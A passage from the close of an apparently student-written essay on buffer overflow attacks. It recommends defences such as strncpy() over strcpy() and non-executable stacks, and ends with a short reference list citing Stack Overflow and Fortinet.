likely retain the sequential nature of their memory architecture, this structural weakness that buffer overflow attacks aim to exploit will likely continue to pervade in the future.

Therefore, defenses and workarounds to avoid this attack are critical: utilizing different approaches such as using `strncpy()` rather than less secure `strcpy()`, and even creating a safety net in the hardware level through using non-executable stacks, is imperative to reduce the risk of vulnerability exploitation.

References

- c - What exactly does <puts@plt> mean?* (2014, September 4). Stack Overflow. Retrieved September 18, 2025, from <https://stackoverflow.com/questions/25667205/what-exactly-does-putsplt-mean>
- Fortinet. (n.d.). *What Is Buffer Overflow? Attacks, Types & Vulnerabilities*. Fortinet. Retrieved September 18, 2025, from <https://www.fortinet.com/resources/cyberglossary/buffer-overflow>
- Value of rbp changing after jumping into a new function.* (n.d.). Stackoverflow. <https://stackoverflow.com/questions/63369985/value-of-rbp-changing-after-jumping-into-a-new-function>